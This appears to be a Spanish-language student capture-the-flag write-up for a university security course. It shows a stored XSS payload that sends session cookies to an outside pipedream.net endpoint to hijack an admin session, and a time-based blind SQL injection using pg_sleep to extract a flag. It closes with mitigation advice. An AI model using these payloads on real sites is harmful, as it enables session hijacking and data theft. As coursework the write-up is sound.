

## Tarea 4 - *Capture the flag*

Javier Lavados Jilbert, Nicolás García Ríos

### XSS Injection

Debido a que se sabe que la aplicación no tiene vulnerabilidades con inyecciones SQL, no es posible realizar un ataque directo a la sección de login de administrador. Por esto, se decidió realizar un ataque similar al mostrado en la clase auxiliar, el cuál consiste en inyectar código XSS en lenguaje `javascript` tal que cada vez que se solicite una petición `GET` de la página de inicio de la aplicación (sea de un usuario o del administrador), este envíe secretamente una petición `POST` a un servidor levantado por el atacante, que contenga el Id de la cookie registrada en la sesión.

Para lo anterior, primero se levanta un servidor en la página <https://pipedream.com/>, donde se mostrarán todas las peticiones realizadas con su información y headers. En este caso, la dirección donde se registrarán las peticiones será <https://eol2ca0ubutdmcu.m.pipedream.net>:




Figura 1: Servidor levantado en la página [pipedream.com](https://pipedream.com/)

En segundo lugar, después de poder ingresar a la aplicación mediante la vpn del departamento, procedemos a inyectar el código XSS para realizar el ataque. La inyección debe realizarse en algún formulario que no solo guarde de forma directa los valores del input, si no que también permita los ataques de este tipo.

En el caso de esta aplicación, se descubrió con prueba y error que el formulario que tiene esta vulnerabilidad es el de agregar un comentario. El código utilizado para probar esta vulnerabilidad fué el siguiente:

```
Buena comida! <script> console.log(document.cookie); </script>
```

El cuál además de agregar el comentario *Buena comida!*, inyecta una línea de código que permite imprimir la cookie en la consola del navegador. Debido a que esta acción genera que el administrador sospeche de algún ataque y detenga las peticiones get, debemos realizar una petición a `/reset.php`. Con lo anterior, ya podemos desarrollar un algoritmo que permita recibir las cookies de cualquier usuario:

```
Buena comida!  
<script>  
  const headers = new Headers()  
  headers.append("Content-Type", "application/json")  
  
  const body = {  
    "cookie": document.cookie  
  }  
  
  const options = {  
    method: "POST",  
    headers,  
    mode: "cors",  
    body: JSON.stringify(body),  
  }  
  
  fetch("https://eol2ca0ubutdmcu.m.pipedream.net", options)  
</script>
```

El código anterior crea el cuerpo y cabeceras de una típica petición **POST**. En este caso, el cuerpo contendrá la cookie guardada en el objeto **document** de la aplicación, y este será enviado al servidor localizado en el parámetro de la función **fetch()**. Así, ya tenemos nuestro ataque implantado en la aplicación y solo falta esperar que nos llegue la petición de una cookie distinta a la registrada por el atacante.



Figura 2: Resultado de la implantación del ataque




Figura 3: Ejemplo de request recibida, con el id de la cookie del atacante

Finalmente, cuando se reciba la request esperada con una id de cookie distinta a la nuestra, solo basta guardar este id y cambiarlo en la cookie de sesión guardada en el navegador. Pudiendo así robar el registro del administrador a la página web.




Figura 4: Request recibida del administrador




Figura 5: Cambio de la ID de la sesión




Figura 6: Ingreso como administrador en la aplicación

## Blind SQL injection

Para poder ejecutar el ataque con inyecciones sql ciegas, debemos iterar por cada carácter del flag todos los valores posibles (tal como se vió en la clase auxiliar). El proceso anterior se realizará de forma automática ejecutando un script de python, el cuál enviará la siguiente inyección:


```
completos' WHERE nombre = 'platodeldia';
SELECT CASE when
    (SELECT 1 FROM configuraciones WHERE nombre = 'FLAG' and valor like '{x}%') = 1
then
    pg_sleep(30)
else
    pg_sleep(0)
end --
```

La cual no elimina la instrucción UPDATE ocupada para enviar el formulario, si no que la ejecuta enviando la palabra **completos** de forma estática para su actualización en la base de datos, y posteriormente ejecuta otra instrucción, correspondiente a la inyección SQL ciega. Por otro lado, el script programado en lenguaje python envía esta inyección como dato en una request de verbo POST, junto con las credenciales necesarias para poder enviar una request como administrador (en este caso, solo basta con enviar la cookie obtenida de la parte anterior).

Posterior al envío del formulario el programa guarda el tiempo de respuesta del servidor, con el fin de poder decidir cuál de todos los caracteres ocupados es el que pasó por la instrucción `pg_sleep(30)`. En nuestro caso, y debido a la alta latencia de la vpn del departamento, se decidió utilizar un valor muy alto para la función anterior (30), con el fin de diferenciar con mayor certeza el carácter correcto.

Después de al rededor de dos horas de ejecución del programa anterior, este informó que el flag obtenido corresponde al string:

dYhGPPXiYoGMe3F9YIlqBpYxJ2guo3Vg



```
voy en la B de la iteracion 33
voy en la N de la iteracion 33
voy en la M de la iteracion 33
voy en la 1 de la iteracion 33
voy en la 2 de la iteracion 33
voy en la 3 de la iteracion 33
voy en la 4 de la iteracion 33
voy en la 5 de la iteracion 33
voy en la 6 de la iteracion 33
voy en la 7 de la iteracion 33
voy en la 8 de la iteracion 33
voy en la 9 de la iteracion 33
voy en la 0 de la iteracion 33
No se encontro mas letras
-----Fin del hackeo-----
La flag es dYhGPPXiYoGMe3F9YIlqBpYxJ2guo3Vg
Tiene largo 32
```

Figura 7: Captura de pantalla del final de la ejecución del ataque

## Mitigaciones recomendadas

### 1. Respecto a la inyección XSS

- Una mitigación posible es realizar validaciones a los valores recopilados por los formularios. Esto puede realizarse fácilmente desde el lado front del software, utilizando validadores por defecto de distintos frameworks de desarrollo, o bien creando funciones propias en algún script.
- En la misma línea de lo anterior, otra mitigación bastante simple es transformar los datos recopilados desde el formulario a tipo texto, evitando que la aplicación ejecute las instrucciones inyectadas. HTML ya tiene instrucciones incorporadas capaces de realizar esta acción.

### 2. Respecto a la inyección SQL ciega

- En el caso particular de este ataque, fue necesario realizar una gran cantidad de requests en poco tiempo. Por lo anterior, una mitigación posible sería poder detectar cuando una IP realiza muchas request dentro de un tiempo determinado, y bloquear las respuestas por parte del servidor.
- Otro punto clave del ataque fueron las cookies del administrador. Así, una mitigación en esta línea sería seguir el manejo de sesiones utilizados por los bancos, el cuál pone tiempos límites de sesiones y vencimientos a las cookies de acceso al sistema.
- Por otro lado, podemos seguir el manejo de cambio de nombres utilizado en la plataforma Discord. Esta aplicación bloquea el cambio de nombre de un usuario si es que este lo ha hecho varias veces dentro de un mismo día. Así, podemos aplicar esta misma idea al cambio del nombre del plato del día, el cuál no debería cambiarse tan seguido dentro de un periodo de 24 horas.
- Otra mitigación relacionada más con el manejo de información, sería contratar a un espía para que encuentre al soplón que está filtrando datos de la arquitectura del sistema. Así, también intimidamos al resto del equipo de desarrollo, evitando que esto ocurra de nuevo.

URL del grupo: <http://grupo07-sh8.lab4.cc5327.xor.cl/>